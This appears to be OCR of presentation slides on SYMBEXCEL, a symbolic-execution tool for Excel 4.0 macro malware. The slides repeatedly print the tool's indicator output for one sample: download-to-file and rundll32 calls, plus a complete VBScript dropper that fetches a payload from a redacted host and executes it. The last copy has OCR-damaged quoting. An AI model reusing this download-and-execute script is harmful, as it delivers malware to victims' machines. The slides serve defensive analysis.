
How effective is SYMBEXCEL?



```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]
```

How effective is SYMBEXCEL?




```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin

IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]
```

How effective is SYMBEXCEL?



```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin


IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, 'https://[redacted].com/k.php', 'C:\\Users\\Public\\Documents\\x8w.txt', 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', 'C:\\Windows\\system32\\rundll32.exe',
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
FOPEN:  ['C:\\Users\\Public\\Documents\\fw04X.vbs']
FWRITE: ['OcTBF9T = "https://[redacted].com/k.php"\rhb0 = "https://[redacted].com/k.php"']
FWRITE: ['kGKoTqf = Array(OcTBF9T,hb0)']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\rei7BT7.Type = 1\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: ['ei7BT7.SaveToFile "C:\\Users\\Public\\Documents\\x8w.txt",2\rei7BT7.Close']
FWRITE: ['Exit For\rEnd If\rNext']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\fw04X.vbs']

FOPEN:  ['C:\\Users\\Public\\Documents\\qQBF.vbs']
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe","C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer","C:\\Windows\\System32",Null,0']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\qQBF.vbs']
```

How effective is SYMBEXCEL?



```
$ python run.py --com --ioc --file samples/61c18418b9a1ca6df36afc50d258260828686798.bin


IOCs for State 1
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, https://[redacted].com/k.php , C:\\Users\\Public\\Documents\\x8w.txt , 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', C:\\Windows\\system32\\rundll32.exe ,
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 2
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, https://[redacted].com/k.php , C:\\Users\\Public\\Documents\\x8w.txt , 0, 0]
CALL: ['urlmon', 'URLDownloadToFileA', 'JJCCJJ', 0, https://[redacted].com/k.php , C:\\Users\\Public\\Documents\\x8w.txt , 0, 0]
CALL: ['Shell32', 'ShellExecuteA', 'JJCCCJJ', 0, 'open', C:\\Windows\\system32\\rundll32.exe ,
'C:\\Users\\Public\\Documents\\x8w.txt,DllRegisterServer', 0, 5]

IOCs for State 3
FOPEN:  [ C:\\Users\\Public\\Documents\\fw04X.vbs']
FWRITE: ['OcTBF9T = 'https://[redacted].com/k.php'\rhb0 = 'https://[redacted].com/k.php'']
FWRITE: ['kGKoTqf = Array(OcTBF9T,hb0)']
FWRITE: ['Dim MahAe0: Set MahAe0 = CreateObject("MSXML2.ServerXMLHTTP.6.0")']
FWRITE: ['Function zWa8pgFr(data):\rMahAe0.setOption(2) = 13056']
FWRITE: ['MahAe0.Open "GET",data,False']
FWRITE: ['MahAe0.Send\rzWa8pgFr = MahAe0.Status\rEnd Function\rFor Each EDPz in kGKoTqf']
FWRITE: ['If zWa8pgFr(EDPz) = 200 Then\rDim ei7BT7: Set ei7BT7 = CreateObject("ADODB.Stream")']
FWRITE: ['ei7BT7.Open\rei7BT7.Type = 1\rei7BT7.Write MahAe0.ResponseBody']
FWRITE: ['ei7BT7.SaveToFile 'C:\\Users\\Public\\Documents\\x8w.txt',2\rei7BT7.Close']
FWRITE: ['Exit For\rEnd If\rNext']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\fw04X.vbs ]

FOPEN:  [ C:\\Users\\Public\\Documents\\qQBF.vbs ]
FWRITE: ['Set DMEm = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")']
FWRITE: ['DMEm.Document.Application.ShellExecute
"rundll32.exe",'C:\\Users\\Public\\Documents\\x8w.txt DllRegisterServer","C:\\Windows\\System32",Null,0']
EXEC:   ['explorer.exe C:\\Users\\Public\\Documents\\qQBF.vbs ]
```

How effective is SYMBEXCEL?



```
